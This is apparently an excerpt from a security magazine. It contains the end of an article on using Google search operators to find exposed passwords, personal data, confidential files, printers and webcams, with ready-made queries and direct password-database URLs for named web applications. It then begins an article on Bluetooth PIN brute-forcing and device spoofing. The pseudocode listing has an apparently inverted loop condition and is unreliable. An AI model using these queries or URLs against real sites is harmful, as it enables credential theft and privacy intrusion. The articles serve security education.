Another example is a Web application called *DUclassified*, used for managing website advertising materials. In its standard configuration, the application stores all the user names, passwords and other data in the *duclassified.mdb* file, located in the read-accessible *_private* subdirectory. It is therefore enough to find a site that uses *DUclassified*, take the base URL `http://<host>/duClassified/` and change it to `http://<host>/duClassified/_private/duclassified.mdb` to obtain the password file and thus obtain unlimited access to the application (as seen in Figure 10). Websites which use the vulnerable application can be located by querying Google for "Powered by DUclassified" -site:duware.com (the additional operator will filter out results from the manufacturer's website). Interestingly enough, the makers of *DUclassified* – a company called DUware – have also created several other applications with similar vulnerabilities.

In theory, everyone knows that passwords should not reside on post-its stuck to the monitor or under the keyboard. In practice, however, surprisingly many people store passwords in text files and put them in their home directories, which (funnily enough) are accessible through the Internet. What's more, many such individuals work as network administrators or similar, so the files can get pretty big. It's hard to define a single method of locating such data, but googling for such keywords as *account*, *users*, *admin*, *administrators*, *passwd*,




Figure 9. *WS_FTP* configuration file




Figure 10. *DUclassified* in its standard configuration

password and so on can be pretty effective, especially coupled with such filetypes as *.xls*, *.txt*, *.doc*, *.mdb* and *.pdf*. It's also worth noting

directories whose names contain the words *admin*, *backup* and so forth – a query like `inurl:admin intitle:index.of` will do the trick.

Table 6. Google queries for locating passwords

Query	Result
"http://*:~*@www" site	passwords for site, stored as the string "http://username: password@www..."
filetype:bak inurl:"htaccess passwd shadow ht users"	file backups, potentially containing user names and passwords
filetype:mdb inurl:"account users admin administrators passwd password"	<i>mdb</i> files, potentially containing password information
intitle:"Index of" pwd.db	<i>pwd.db</i> files, potentially containing user names and encrypted passwords
inurl:admin inurl:backup intitle:index.of	directories whose names contain the words admin and backup
"Index of/" "Parent Directory" "WS_FTP.ini" filetype:ini WS_FTP PWD	<i>WS_FTP</i> configuration files, potentially containing FTP server access passwords
ext:pwd inurl:(service authors administrators users) "# -FrontPage-"	files containing <i>Microsoft FrontPage</i> passwords
filetype:sql ("passwd values ****" "password values ****" "pass values ****")	files containing SQL code and passwords inserted into a database
intitle:index.of trillian.ini	configuration files for the <i>Trillian IM</i>
eggdrop filetype:user user	configuration files for the <i>Eggdrop</i> ircbot
filetype:conf slapd.conf	configuration files for <i>OpenLDAP</i>
inurl:"wvdial.conf" intext:"password"	configuration files for <i>WV Dial</i>
ext:ini eudora.ini	configuration files for the Eudora mail client
filetype:mdb inurl:users.mdb	<i>Microsoft Access</i> files, potentially containing user account information
intext:"powered by Web Wiz Journal"	websites using <i>Web Wiz Journal</i> , which in its standard configuration allows access to the passwords file – just enter <code>http://<host>/journal/journal.mdb</code> instead of the default <code>http://<host>/journal/</code>
"Powered by DUclassified" -site:duware.com "Powered by DUcalendar" -site:duware.com "Powered by DUdirectory" -site:duware.com "Powered by DUclassmate" -site:duware.com "Powered by DUdownload" -site:duware.com "Powered by DUpaypal" -site:duware.com "Powered by DUforum" -site:duware.com intitle:dupics inurl:(add.asp default.asp view.asp voting.asp) -site:duware.com	websites using the <i>DUclassified</i> , <i>DUcalendar</i> , <i>DUdirectory</i> , <i>DUclassmate</i> , <i>DUdownload</i> , <i>DUpaypal</i> , <i>DUforum</i> or <i>DUpics</i> applications, which by default make it possible to obtain the passwords file – for <i>DUclassified</i> , just enter <code>http://<host>/duClassified/_private/duclassified.mdb</code> instead of <code>http://<host>/duClassified/</code>
intext:"BITBOARD v2.0" "BITSHIFTERS Bulletin Board"	websites using the <i>Bitboard2</i> bulletin board application, which on default settings allows the passwords file to be obtained – enter <code>http://<host>/forum/admin/data_passwd.dat</code> instead of the default <code>http://<host>/forum/forum.php</code>

Table 6 presents some sample queries for password-related data.

To make our passwords less accessible to intruders, we must carefully consider where and why we enter them, how they are stored and what happens to them. If we're in charge of a website, we should analyse the configuration of the applications we use, locate poorly protected

or particularly sensitive data and take appropriate steps to secure it.

Personal information and confidential documents

Both in European countries and the U.S., legal regulations are in place to protect our privacy. Unfortunately,

it is frequently the case that all sorts of confidential documents containing our personal information are placed in publicly accessible locations or transmitted over the Web without proper protection. To get our complete information, an intruder need only gain access to an e-mail repository containing the CV we sent out while looking for work. Ad-

	A	B	C	D	E
1	Member	DAYPHONE	EXTENSION	FAX	EMAIL
2	Luvenia,	601-359-			@mail.house.state.ms.us
3	Scott,	662-325-			@property.msstate.edu
4	Luke,	601-432-		601-833-	@mpbonline.org
5	Henry,	601-960-		601-960-	@jackson.k12.ms.us
6	John ,E	601-960-		601-960-	@jackson.k12.ms.us
7	Tommy,	601-853-			@mdrs.state.ms.us

Figure 11. Electronic address book obtained through Google




Figure 12. Confidential document found through Google




Figure 13. An HP printer's configuration page found by Google

dress, phone number, date of birth, education, skills, work experience – it's all there.

Thousands of such documents can be found on the Internet – just query Google for `intitle:"curriculum vitae" "phone * * * "address * " "e-mail"`. Finding contact information in the form of names, phone number and e-mail addresses is equally easy (Figure 11). This is because most Internet users create electronic address books of some description. While these may be of little interest to your typical intruder, they can be dangerous tools in the hands of a skilled sociotechnician, especially if the contacts are restricted to one company. A simple query such as `filetype:xls inurl:"email.xls"` can be surprisingly effective, finding *Excel* spreadsheet called *email.xls*.

All the above also applies to instant messaging applications and their contact lists – if an intruder obtains such a list, he may be able to pose as our IM friends. Interestingly enough, a fair amount of personal data can also be obtained from official documents, such as police reports, legal documents or even medical history cards.

The Web also contains documents that have been marked as confidential and therefore contain sensitive information. These may include project plans, technical documentation, surveys, reports, presentations and a whole host of other company-internal materials. They are easily located as they frequently contain the word *confidential*, the phrase *Not for distribution* or similar clauses (see Figure 12). Table 7 presents several sample queries that reveal documents potentially containing personal information and confidential data.

As with passwords, all we can do to avoid revealing private information is to be cautious and retain maximum control over published data. Companies and organisations should (and many are obliged to) specify and enforce rules, procedures and standard practices for

Table 7. Searching for personal data and confidential documents

Query	Result
filetype:xls inurl:"email.xls"	<i>email.xls</i> files, potentially containing contact information
"phone * * *" "address *" "e-mail" intitle: "curriculum vitae"	CVs
"not for distribution" confidential	documents containing the confidential clause
buddylist.blt	<i>AIM</i> contacts list
intitle:index.of mystuff.xml	<i>Trillian IM</i> contacts list
filetype:ctt "msn"	MSN contacts list
filetype:QDF QDF	database files for the <i>Quicken</i> financial application
intitle:index.of finances.xls	<i>finances.xls</i> files, potentially containing information on bank accounts, financial summaries and credit card numbers
intitle:"Index Of" -inurl:maillog maillog size	<i>maillog</i> files, potentially containing e-mail
"Network Vulnerability Assessment Report" "Host Vulnerability Summary Report" filetype:pdf "Assessment Report" "This file was generated by Nessus"	reports for network security scans, penetration tests etc.

Table 8. Queries for locating network devices

Query	Device
"Copyright (c) Tektronix, Inc." "printer status"	PhaserLink printers
inurl:"printer/main.html" intext:"settings"	Brother HL printers
intitle:"Dell Laser Printer" ews	Dell printers with EWS technology
intext:centreware inurl:status	Xerox Phaser 4500/6250/8200/8400 printers
inurl:hp/device/this.LCDispatcher	HP printers
intitle:liveapplet inurl:LvAppl	Canon Webview webcams
intitle:"EvoCam" inurl:"webcam.html"	Evocam webcams
inurl:"ViewerFrame?Mode="	Panasonic Network Camera webcams
(intext:"MOBOTIX M1" intext:"MOBOTIX M10") intext:"Open Menu" Shift-Reload	Mobotix webcams
inurl:indexFrame.shtml Axis	Axis webcams
SNC-RZ30 HOME	Sony SNC-RZ30 webcams
intitle:"my webcamXP server!" inurl:":8080"	webcams accessible via <i>WebcamXP Server</i>
allintitle:Brains, Corp. camera	webcams accessible via <i>mmEye</i>
intitle:"active webcam page"	USB webcams

handling documents within the organisation, complete with clearly defined responsibilities and penalties for infringements.

Network devices

Many administrator downplay the importance of securing such devices as network printers or webcams. However, an insecure printer can provide an intruder with a foothold that can later be used as a basis for attacking other systems in the same

network or even other networks. Webcams are, of course, much less dangerous, so hacking them can only be seen as entertainment, although it's not hard to imagine situations where data from a we-

bcam could be useful (industrial espionage, robberies etc.). Table 8 contains sample queries revealing printers and webcams, while Figure 12 shows a printer configuration page found on the Web. ●

On the Net

- <http://johnny.ihackstuff.com> – largest repository of data on Google hacking,
- <http://insecure.org/nmap/> – *Nmap* network scanner,
- <http://thc.org/thc-amap/> – *amap* network scanner.

Organizers:

haking

software
KONFERENCJE



Media partners:

LINUX+

Software Developer's
the user & customer for professional programs
JOURNAL



IT UNDERGROUND

IT UNDERGROUND

**it hacking techniques,
practice and tools
hard core it hacking workshop**

**LIMITED
ATTENDANCE**

**March 2007
Czech Republic**

Details:

tel. +48 22 887 11 77
tel. +48 22 887 10 11
itunderground@itunderground.org

www.itunderground.org

Don't be naive - even the most expensive antivirus programs won't protect your company against malicious attacks - no program is able to substitute the intelligence and skills of a human being.

IT Underground is an international conference dedicated to IT security issues, where remarkable authorities share their knowledge and experience with IT specialists.


Most lectures/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

Conference topics:

- Application attacks (Windows, Linux, Unix)
- Hacking techniques
- Web services security
- Network scanning and analysis
- Security of:
 - networks (WLAN, LAN/WAN, VPN)
 - databases
 - workstations
- Malware, spyware, and worms analysis
- Security certificates, PKI

Bluetooth connection security

Tomasz Rybicki



Bluetooth is rapidly gaining popularity throughout the world, with some 1.5 billion devices expected to support the technology by the end of 2005. However, Bluetooth can also be used for malicious purposes, such as snooping into private data, causing financial losses or even locating the device owner.

The number of devices capable of Bluetooth communication is growing day by day (see Inset *Hopping Bluetooth*). Some of the protocol's uses include connecting a laptop to the Internet via a mobile phone, using wireless telephone headsets, building office networks... The possibilities are practically limitless.

Unfortunately, the protocol is not too secure, and in this case its flexibility translates into increased risk for the user. The first Bluetooth viruses have already appeared. *Cabir* is probably the best known recently, but it is by no means the only one – there is also *Dust*, which infects PDAs, and *Lasco*, which is similar to *Cabir*, but much more dangerous.

Due to the growing popularity of Bluetooth, a look at the associated safety issues seems a good idea. We'll start by examining the security measures outlined in the specification and then go on to known tools and methods for attacking Bluetooth-enabled devices. Finally, we will take a look at Bluetooth viruses: how they spread, how they operate and how they can be removed.

Thus spake the specification

The Bluetooth specification defines three security levels that have to be implemented in devices:

What you will learn...

- how to detect Bluetooth-enabled devices,
- how to attack detected devices,
- how to deal with Bluetooth viruses.

What you should know...

- the very basics of the Bluetooth protocol.

About the author

Tomasz Rybicki is a member of the Mobile and Embedded Applications Group at the Warsaw Polytechnic Institute of Telecommunications (<http://meag.tele.pw.edu.pl>). His main interest is in mobile applications for the J2ME platform.

Contact with the author: trybicki@autograf.pl.

Hopping Bluetooth

Bluetooth operates on a frequency of 2.4 GHz, or rather on frequencies in the range 2402–2480 MHz. The Bluetooth band is divided into 79 channels, each with a bandwidth of 1 MHz, and communicating devices switch (hop) between the available channels. If the devices are suitably synchronised, the physically segmented transmission makes up one logical communication channel.

For an external observer, the data sent by a Bluetooth device is just a series of impulses transmitted on seemingly random frequencies. However, the communicating devices switch channels according to a specified algorithm, different for each connection in a given area.

The first phase of establishing a connection involves the client tuning into the server's channel hopping algorithm and frequency. From that moment on, both devices switch channels in sync, which is no mean feat as the channel change takes place 1600 times a second. Snooping on Bluetooth communication between two devices therefore requires intercepting the connection initiation sequence, where one of the devices transmits its switching algorithm.

If many devices are communicating in the same area, then is likely that at some point two pairs of devices will attempt to communicate on the same channel. Fortunately this is not a problem, as the data transmission protocol handles such situations on the connection level by repeating transmission of the previous packet on the next free channel.

Bluetooth communication has a range from less than 10 metres to over 100 metres (depending on the power of the transmitter and receiver). In practice, most devices are fitted with low-power antennas, which reduces the production cost and power consumption (an important consideration for battery-powered devices). This means that intercepting a connection would require the attacker to be within several metres of the target device, though in reality this is a minor inconvenience, seeing as there are hundreds of places where an attack can be conducted in this kind of proximity (just think of the arrivals hall at an airport).

- level 1 – no security,
- level 2 – service-level security,
- level 3 – connection-level security.

The default configuration for most Bluetooth devices is operation without any security measures, so they don't perform authentication (verification of identity) or authorisation (checking access rights), not to mention encrypting the data being transmitted. Encryption is sometimes performed on the application level (level 2).

It is, however, perfectly possible to have Bluetooth perform connection-level authentication and authorisation – you simply need to configure the device so it demands authentication, authorisation and data encryption for incoming connections and announces these requirements while initiating a connection.

Any Bluetooth-enabled device provides five basic elements of con-

nection security, used for generating keys and implementing data encryption on the second and third security levels. The elements are:

- device address – a 48-bit unique address for a particular device, as specified by the IEEE (*Institute of Electrical and Electronic Engineers*);
- private encryption key – a key used for encrypting data, from 8 to 128 bits in length (depending on regulations in the manufacturer's country of origin);
- private authentication key – a key used for verifying the user's identity from 8 to 128 bits in length (depending on regulations in the manufacturer's country of origin);
- the RAND number – a pseudo-random 128-bit number generated by the device at specified intervals;
- key-generating algorithms – E0, E21 and E22 (see Inset *Bluetooth and E algorithms*).

As already mentioned, level 2 security involves encrypting transmitted data. Encryption uses a key from 8 to 128 bits in length, generated using the E0 algorithm. The key length depends on a number of factors, most notably the computing power of the device and the legal regulations in its country of manufacture. Communication can involve devices using keys of different lengths, so establishing an encrypted connection requires devices to negotiate a common key size.

Level 3 security is enforced by connection-level authentication and authorisation, with the connection key being the most important component. This key is used whenever a network connection needs to be secured, regardless of the number of devices participating in communication – it is a 128-bit pseudo-random number. The key can be temporary, i.e. valid only for the duration of the current session, or permanent, in which case it can be reused to authenticate known devices in the future. The key can be generated in a number of ways, depending on the application, the number of devices communicating and the type of communication:

- The device key can serve as the connection key. The device key is generated using the E21 algorithm when a device is first started. It is stored in permanent memory and rarely changed. The currently running application decides which key is to be used for initiating a connection.
- The connection key can be a combination key, generated by combining information taken from the communicating devices. A combination key is generated for a pair of specific devices. Each device is assigned a pseudo-random number which is then used to generate a partial key using the E21 algorithm. Devices then exchange the partial keys and use them to calculate the combination key.

- Communication between a larger number of devices requires the main key, generated by the server device. The process starts with the device generating two 128-bit pseudo-random numbers, which are then used to generate the main key using the E22 algorithm. The server device then generates a third pseudo-random number and sends it to the client. This number is combined with the current connection key to give the transmission key. Now the server device generates another key by XOR-ing the main key and the transmission key and sends this to the client, which uses it to calculate the main key.
- Establishing a connection between two devices communicating for the first time requires an initialisation key, generated using both the devices' PIN codes, the hardware address of the device initiating the connection and a 128-bit pseudo-random number generated by the device accepting the connection (E22 algorithm). The resulting key is then used to transmit the connection key and is subsequently destroyed.

Attack!

The first and most significant weakness of the security model outlined above is the E22 algorithm, which uses the PIN code to calculate the key. The code is in fact the only secret element of the algorithm, as all the other components are transmitted between devices in plain text.

Attacking E22

Let's take a closer look at the process of initiating a connection between two devices communicating for the first time. For the sake of argument, let's say that device B is trying to establish a connection with device A. Figure 1 shows the negotiation phases.

Device A responds to device B's communication request by

generating the pseudo-random number RAND and sending it to B in plain text. The number is then combined with device PIN codes and code lengths to generate the number K, which is never transmitted. The devices then generate two pseudo-random numbers ($RAND_A$ and $RAND_B$) and send them to each other after XORing with the number K.

Now that the devices know each other's addresses and random numbers ($RAND_A$ and $RAND_B$), they generate the connection key LK_{AB} . This key and the pseudo-random number CH_RAND_A generated by device A are used to calculate the SRES number. Device A will only accept an incoming connection from device B if the value returned by B, calculated using the CH_RAND_A number sent previously, is equal to the value calculated by A. This final verification works both ways – device B can verify A by sending a CH_RAND_B number and comparing the returned result with its own calculations.

The attack targets are: PIN codes, the K key used to generate the LK connection key and finally the connection key itself (later used to generate the encryption key).

With a bit of effort, it is possible to intercept the values of RAND, C_A , C_B , CH_RAND and $SRES_B$. This requires synchronisation with the Bluetooth frequency hopping algorithm, which is not an easy task. Another way is to record the entire frequency spectrum and perform analysis and calculations offline. Both methods require specialist hardware (specialist meaning expensive – a spectrum recorder costs several thousand euros) and are therefore inaccessible to mere mortals.

However, let's assume that the target device contains data so valuable that hardware costs are irrelevant. Once we've recorded and analysed the spectrum, we have the numbers RAND, C_A , C_B , CH_RAND and $SRES_B$. How do we set about finding the PIN, K and K_{AB} ? The suggested algorithm uses brute force

Bluetooth and E algorithms

Bluetooth makes use of several algorithms to generate the connection key. The most important of these are E0, E21 and E22.

E0 is an encryption algorithm which makes use of four independent feedback registers and a finite-state machine for introducing a non-linear element, thus making it harder to compute the initial state of the registers on the basis of output data.

E21 is an algorithm for generating the device key, based on the SAFER+ algorithm. E22 is used to generate the connection key and is very similar to E21 (and also based on SAFER+). Finally, E3 is a data encryption algorithm.

Detailed descriptions of all the algorithms can be found in the Bluetooth specification (<https://www.bluetooth.org/spec>).

to calculate SRES values for consecutive PIN codes. Listing 1 shows a script for calculating these values. When the script completes, we know that $CR_SRES=SRES$, and therefore $CR_LK_A=LK_A$, $CR_LK_B=LK_B$ and $CR_K=K$.

This attack method requires a large number of steps, which restricts its use to an offline attack. Each step involves generating a different PIN code and running calculations for it. The power of this attack lies in the fact that a PIN code is usually very short – after all, who would bother keying in a ten-digit number, not to mention memorising it. What's more, the PIN code often has the default value of 0000, which renders the calculation cycles altogether unnecessary.

This method of attack has the additional bonus that it's easy to discover the encryption key. The encryption key is generated from the connection key and a pseudo-random number transmitted in plain text (once again). Once we have the connection key (having run the E22 attack), we only need to intercept the pseudo-random number to calculate the encryption key.




Figure 1. The process of establishing a connection between two Bluetooth devices

Online PIN attack

In specific cases, it may be possible to discover the PIN code using an online attack. Some devices have a permanent PIN code, protected from a brute force attack only by the exponentially increasing time between subsequent login attempts. This safeguard is easily bypassed by simply changing the device address after each unsuccessful login attempt (and wrong PIN). While this may be difficult for a phone or PDA, a laptop with a Bluetooth expansion provides practically unlimited potential for interfering with the Bluetooth stack.

Device spoofing

Another possible attack involves using the device key. Imagine that devices A and B are communicating using A's device key as the connection key. Some time later, A communicates with device C, also using its device key. Device B knows A's device key, so it can easily listen in on transmission or even pose as device C.

In practice, a laptop with a Bluetooth expansion is quite sufficient for conducting this type of attack. Before a connection is established, devices negotiate the connection key to be used. With minor modifications to the Bluetooth protocol stack, we can change the default behaviour so the attacker (in this case the laptop) al-

ways demands the use of the target device's key. This way the attacker (device B) can reliably retrieve the victim's (in this case device A's) device key.

The initial connection is then closed and device B listens to Bluetooth requests in the area. If it receives device A's address

Listing 1. Script for calculating SRES values for subsequent PIN codes

```
PIN=-1;

do
{
    PIN++;
    CR_K = E22(RAND, PIN, length(PIN));

    CR_RANDA = CA xor CR_K;
    CR_RANDB = CB xor CR_K;

    CR_LKA= E21(CR_RANDA, ADDR_A)
    CR_LKB= E21(CR_RANDB, ADDR_B)

    CR_LKAB = CR_LKA xor CR_LKB

    CR_SRES = (CH_RAND, ADDR_B, CR_LKAB)
} while (CR_SRES == SRES)
```




Figure 2. Searching for Bluetooth device addresses

(previously discovered during communication with A) sent by device C requesting a connection with A, it starts tracking the key negotiation process. If A and C agree to use A's device key, B can easily listen in on their communication.

Discovering the non-discoverable

Establishing a Bluetooth network connection requires the URL of the target device. The addresses of all available devices in the vicinity can be discovered by broadcasting a suitable request. Devices currently operating in discoverable mode listen for such broadcasts and respond by sending short messages containing their device information, including the address. Devices running in non-discoverable mode simply ignore such messages and their addresses are not announced publicly.

The process is shown in Figure 2. Device A searches for nearby devices. Discoverable devices are marked in blue, while red ones are non-discoverable. As you can see, all the devices receive the inquiry, but only the discoverable ones respond (B and C). Device D is non-discoverable, so it ignores the inquiry.

At first glance, it might seem that it's not possible to connect to devices running in non-discoverable mode. However, this is not entirely true. A non-discoverable device ignores inquiries, but responds to paging messages addressed directly to it.

How can the attacker know the 48-bit device address? Well, it can simply be generated, and that in far fewer steps than the $2^{48}-1$ combinations suggested by the address length.

The hardware address of a Bluetooth device is unique on a worldwide scale and is made up of three parts:

- 24-bit LAP (*Lower Address Part*),
- 8-bit UAP (*Upper Address Part*),
- 16-bit NAP (*Non-significant Address Part*).

